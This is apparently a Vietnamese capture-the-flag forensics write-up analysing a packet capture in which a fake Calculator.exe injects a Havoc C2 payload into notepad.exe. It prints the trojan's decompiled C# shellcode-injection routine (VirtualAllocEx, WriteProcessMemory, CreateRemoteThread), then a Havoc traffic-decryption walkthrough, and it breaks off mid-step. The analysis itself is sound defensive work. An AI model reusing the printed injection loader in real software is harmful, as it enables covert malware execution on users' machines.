Quests

1. **What suspicious file did the victim download?**

2. Which DLL did the malicious program load?

3. Into which process did the malicious program load the DLL?


4. Which C2 framework did the attacker use?

5. What was the first command the attacker ran on the victim's machine?

6. What files did the attacker upload to the victim's machine? (List in chronological order, earliest-latest. BKSEC{1)-BKSEC{2}-...)",


7. There is a secret in one of two files. Find it.

- pcapng có một request get **calculator.exe(Q1)**



1	0.000000	192.168.187.130	192.168.187.2	DNS	73	Standard query 0x438d A qldt.bksec.vn
2	0.005544	192.168.187.2	192.168.187.130	DNS	73	Standard query response 0x438d No such name A qldt.bksec.vn
3	0.068691	192.168.187.130	192.168.187.2	DNS	73	Standard query 0x1281 A qldt.bksec.vn
4	0.068839	192.168.187.130	192.168.187.137	TCP	66	50117 → 1337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
5	0.069195	192.168.187.137	192.168.187.130	TCP	66	1337 → 50117 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
6	0.069253	192.168.187.130	192.168.187.137	TCP	54	50117 → 1337 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
7	0.069466	192.168.187.130	192.168.187.137	HTTP	453	GET /Calculator.exe HTTP/1.1
8	0.069730	192.168.187.137	192.168.187.130	TCP	60	1337 → 50117 [ACK] Seq=1 Ack=400 Win=64128 Len=0
9	0.070978	192.168.187.137	192.168.187.130	TCP	261	1337 → 50117 [PSH, ACK] Seq=1 Ack=400 Win=64128 Len=207 [TCP PDU reassembled in 93]
10	0.071459	192.168.187.137	192.168.187.130	TCP	1514	1337 → 50117 [ACK] Seq=208 Ack=400 Win=64128 Len=1460 [TCP PDU reassembled in 93]
11	0.071459	192.168.187.137	192.168.187.130	TCP	1514	1337 → 50117 [ACK] Seq=1668 Ack=400 Win=64128 Len=1460 [TCP PDU reassembled in 93]
12	0.071459	192.168.187.137	192.168.187.130	TCP	1514	1337 → 50117 [ACK] Seq=3128 Ack=400 Win=64128 Len=1460 [TCP PDU reassembled in 93]
13	0.071459	192.168.187.137	192.168.187.130	TCP	1514	1337 → 50117 [ACK] Seq=4588 Ack=400 Win=64128 Len=1460 [TCP PDU reassembled in 93]
14	0.071459	192.168.187.137	192.168.187.130	TCP	1514	1337 → 50117 [PSH, ACK] Seq=6048 Ack=400 Win=64128 Len=1460 [TCP PDU reassembled in 93]
15	0.071531	192.168.187.130	192.168.187.137	TCP	54	50117 → 1337 [ACK] Seq=400 Ack=7508 Win=2102272 Len=0
16	0.071882	192.168.187.137	192.168.187.130	TCP	1514	1337 → 50117 [ACK] Seq=7508 Ack=400 Win=64128 Len=1460 [TCP PDU reassembled in 93]
17	0.071882	192.168.187.137	192.168.187.130	TCP	1514	1337 → 50117 [ACK] Seq=8968 Ack=400 Win=64128 Len=1460 [TCP PDU reassembled in 93]
18	0.071882	192.168.187.137	192.168.187.130	TCP	1514	1337 → 50117 [ACK] Seq=10428 Ack=400 Win=64128 Len=1460 [TCP PDU reassembled in 93]
19	0.071882	192.168.187.137	192.168.187.130	TCP	1514	1337 → 50117 [PSH, ACK] Seq=11888 Ack=400 Win=64128 Len=1460 [TCP PDU reassembled in 93]
20	0.071945	192.168.187.130	192.168.187.137	TCP	54	50117 → 1337 [ACK] Seq=400 Ack=13348 Win=2102272 Len=0

Lấy raw, deco base64 strip http headlines đc file exe có 2 bytes MD ở đầu



- DIE ra file C#, vậy có thể dùng ILSPy để re
- Tìm hàm main

```
using [...]

[STAThread]
private static void Main()
{
    if (!IsRunAsAdministrator())
    {
        MessageBox.Show("Run this program as admin to get more features", "Administrator Required", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
    }
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new CalculatorForm());
}
```

- Kiểm tra quyền có phải quyền admin
- Tạo giao diện và kiểu chữ native
- Hàm run(new Calculator Form())
- Chạy application là Calculator, chạy thread.

```
// Calculator, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
// SimpleCalculator.CalculatorForm
using ...

private double currentValue = 0.0;
private double storedValue = 0.0;
private char operation = '\0';
private bool newNumber = true;
public CalculatorForm()
{
    Thread thread = new Thread(LoadAndExecuteShellcode);
    thread.IsBackground = true;
    thread.Start();
    InitializeUI();
}
```

```
private void LoadAndExecuteShellcode()
{
    try
    {
        Thread.Sleep(1000);
        Assembly executingAssembly = Assembly.GetExecutingAssembly();
        string name = "SimpleCalculator.bUpload.dll";
        byte[] array = null;
        using (Stream stream = executingAssembly.GetManifestResourceStream(name))
        {
            if (stream == null)
            {
                return;
            }
            array = new byte[stream.Length];
            stream.Read(array, 0, array.Length);
        }
        Thread.Sleep(300);
        STARTUPINFO lpStartupInfo = default(STARTUPINFO);
        lpStartupInfo.cb = Marshal.SizeOf(lpStartupInfo);
        PROCESS_INFORMATION lpProcessInformation;
        if (!CreateProcess(null, "C:\\Windows\\System32\\notepad.exe", IntPtr.Zero, IntPtr.Zero, false, 134217732u, IntPtr.Zero, null, ref lpStartupInfo, out lpProcessInformation))
        {
            return;
        }
        IntPtr intPtr = VirtualAllocEx(lpProcessInformation.hProcess, IntPtr.Zero, (uint)array.Length, 4096u, 64u);
        if (intPtr == IntPtr.Zero)
        {
            CloseHandle(lpProcessInformation.hProcess);
            CloseHandle(lpProcessInformation.hThread);
            return;
        }
        UIntPtr lpNumberOfBytesWritten;
        if (!WriteProcessMemory(lpProcessInformation.hProcess, intPtr, array, (uint)array.Length, out lpNumberOfBytesWritten))
        {
            CloseHandle(lpProcessInformation.hProcess);
            CloseHandle(lpProcessInformation.hThread);
            return;
        }
        IntPtr intPtr2 = CreateRemoteThread(lpProcessInformation.hProcess, IntPtr.Zero, 0u, intPtr, IntPtr.Zero, 0u, IntPtr.Zero);
        if (intPtr2 == IntPtr.Zero)
        {
            CloseHandle(lpProcessInformation.hProcess);
            CloseHandle(lpProcessInformation.hThread);
        }
        else
        {
            CloseHandle(intPtr2);
            CloseHandle(lpProcessInformation.hThread);
            CloseHandle(lpProcessInformation.hProcess);
        }
    }
    catch
    {
    }
```

Đọc file **SimpleCalculator.bUpload.dll (Q2)** trong ffile exe,

Tạo process notepad.exe với flag CREATE_SUSPENDED -> K hiện cửa sổ


Cấp phát bộ nhớ 4096u, 64u à Flag MEM_COMMIT : cấp phát ngay và PAGE_EXECUTE_READWRITE : Có thể ghi + chạy code

Tạo thread chạy code trong dll bằng **notepad(Q3**). Địa chỉ từ file dll

CloseHandle để dọn dẹp

File đc mở trong code không có lệnh gọi thư viện (load library)à Không phải dll, là binary code

Diassebler



Tại offset 0x3B9, code tìm 4D5A để nhận dạng file exe

```
00000000000003AE 90          NOP
00000000000003AF 90          NOP
00000000000003B0 E800000000  CALL 00000000000003B5
00000000000003B5 59          POP RCX
00000000000003B6 4831DB      XOR RBX,RBX
00000000000003B9 BB4D5A0000  MOV EBX,00005A4D
00000000000003BE 48FFC1      INC RCX
00000000000003C1 663B19      CMP BX,WORD PTR [RCX]
00000000000003C4 75F0        JNE 00000000000003B6
00000000000003C6 4831C0      XOR RAX,RAX
00000000000003C9 668B413C    MOV AX,WORD PTR [RCX+3C]
```

- Dll có chứa file exe ẩn và đc xử lí bằng các lệnh assembly để giấu file


Tìm MZ và strip header à Down về máy

```
└─$file abc.exe
abc.exe: PE32+ executable (DLL) (GUI) x86-64 (stripped to external PDB), for MS
Windows, 6 sections
┌─[htx26@parrot]─[~/Downloads]
└─$
```

Check DIE à File exe đc compile bằng C/C++

6. Uploaded : file bUpload.dll & demon.x64.dll

4. Upload file dll lên web xác định framework




Security vendors' analysis ⓘ — Do you want to automate checks?

Alibaba	Backdoor:Win32/Havokiz.a368a6f1	AliCloud	Backdoor:Win/Havoc.M
ALYac	Generic.Trojan.Havokiz.Marte.D.65AC84CD	Antiy-AVL	Trojan[Backdoor]/Win64.Havoc
Arcabit	Generic.Trojan.Havokiz.Marte.D.65AC84CD	Arctic Wolf	Unsafe
Avast	Win32:Agent-BENY [Trj]	AVG	Win32:Agent-BENY [Trj]
Avira (no cloud)	HEUR/AGEN.1376803	BitDefender	Generic.Trojan.Havokiz.Marte.D.65AC84CD
Bkav Pro	W64.AIDetectMalware	ClamAV	Win.Trojan.Havoc-10019366-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Dll.trojan.havoc
Cynet	Malicious (score: 100)	DeepInstinct	MALICIOUS
DrWeb	Trojan.Siggen29.14420	Elastic	Windows.Generic.Threat
Emsisoft	Generic.Trojan.Havokiz.Marte.D.65AC84...	eScan	Generic.Trojan.Havokiz.Marte.D.65AC84CD
ESET-NOD32	Win64/Havoc.K Trojan	Fortinet	W64/Havoc.K!tr
GData	Generic.Trojan.Havokiz.Marte.D.65AC84CD	Google	Detected
Huorong	Backdoor/Meterpreter.ey	Ikarus	Trojan.Win64.Havoc
K7AntiVirus	Trojan (006d8b191)	K7GW	Trojan (006d8b191)
Kaspersky	HEUR:Backdoor.Win64.Havoc.pef	Lionic	Trojan.Win32.Havokiz.m!c
Malwarebytes	Malware.AI.4216849089	McAfee Scanner	Trojan:Win/Havoc.B

Ⓟ Havoc Framework

Havoc Framework sau khi đc load, sẽ gửi đến lệnh init 0x0000006300000000 (DEMON_INIT) kèm key và iv của AES-256 CTR

Kiểm tra stream HTTP Post đầu tiên sau traffic GET Calculator




```
00c0  6f 29 20 43 68 72 6f 6d  65 2f 39 36 2e 30 2e 34   o) Chrom e/96.0.4
00d0  36 36 34 2e 31 31 30 20  53 61 66 61 72 69 2f 35   664.110  Safari/5
00e0  33 37 2e 33 36 0d 0a 43  6f 6e 74 65 6e 74 2d 4c   37.36··C ontent-L
00f0  65 6e 67 74 68 3a 20 32  35 39 0d 0a 48 6f 73 74   ength: 2 59··Host
0100  3a 20 31 39 32 2e 31 36  38 2e 31 38 37 2e 31 33   : 192.16 8.187.13
0110  37 0d 0a 0d 0a 00 00 00  ff c0 ff ee 00 57 cf 81   7····· ·····W··
0120  d8 00 00 00 63 00 00 00  00 86 b0 04 18 54 a0 14   ····c··· ·····T··
0130  44 96 02 bc 0c 84 7e ce  b2 4c 86 3e 50 c8 9e d4   D·····~· ·L·>P···
0140  1a 76 8a 20 52 36 92 40  66 6a 66 c0 04 b0 34 0e   ·v· R6·@ fjf···4·
0150  b0 52 92 d8 4a d4 02 a0  0c 79 d5 f1 78 f1 8c 35   ·R··J··· ·y··x··5
0160  25 b4 fe 92 2e 69 5a 5e  2f 01 7f 65 4f 56 ca c5   %···.iZ^ /··eOV··
0170  9c be 68 93 1b e4 9b d4  34 64 02 13 a0 44 28 d0   ··h····· 4d···D(·
0180  a9 29 45 2f 1b 68 1a 82  76 ae 20 ba 50 38 e4 fc   ·)E/·h·· v· ·P8··
0190  75 9d 7e 4c 52 cf 9f f1  08 99 21 bc 6d a4 30 ec   u·~LR··· ··!·m·0·
01a0  b0 31 eb 52 68 6e 23 ae  0d 50 31 99 9b 92 f4 b2   ·1·Rhn#· ·P1·····
01b0  c3 2a ae bf 9b 61 c2 f7  58 96 2c 69 6e c8 70 b8   ·*···a·· X·,in·p·
01c0  f7 93 87 b4 bb 61 07 a3  e9 22 67 09 2c ac 01 ac   ·····a·· ·"g·,···
01d0  7c 6a c3 0c e4 5d 2e 16  11 7b 36 c1 d9 a4 a6 46   |j···]·· ·{6····F
01e0  cc e1 7d 05 f7 90 4c bf  03 eb 1e 4f 96 32 cc 3c   ··}···L· ···O·2·<
01f0  03 28 49 c7 05 1b 4a 0f  10 c5 4a a4 0a 51 99 d9   ·(I···J· ··J··Q··
0200  86 43 c5 e3 dc 35 52 23  da 99 e1 ab 21 4f 15 fb   ·C···5R# ····!O··
0210  6d 73 da a5 25 9c bc 13                            ms··%···
```

32 bytes kế tiếp là key và 16 bytes kế đó là iv, decode các stream với mode AES CTR


Key = 86b0041854a014449602bc0c847eceb24c863e50c89ed41a768a205236924066

IV = 6a66c004b0340eb05292d84ad402a00c
Strip phần hex trước đó đi, thu được




Có thông tin về máy, tên người dùng, IP, C: Windows\System32\notepad.exe à Đây là các lệnh mặc định Havoc Framework chạy khi nhiễm vào máy users.

Tương tự ở packet sau xóa 20 bytes Header ở đầu, thu được

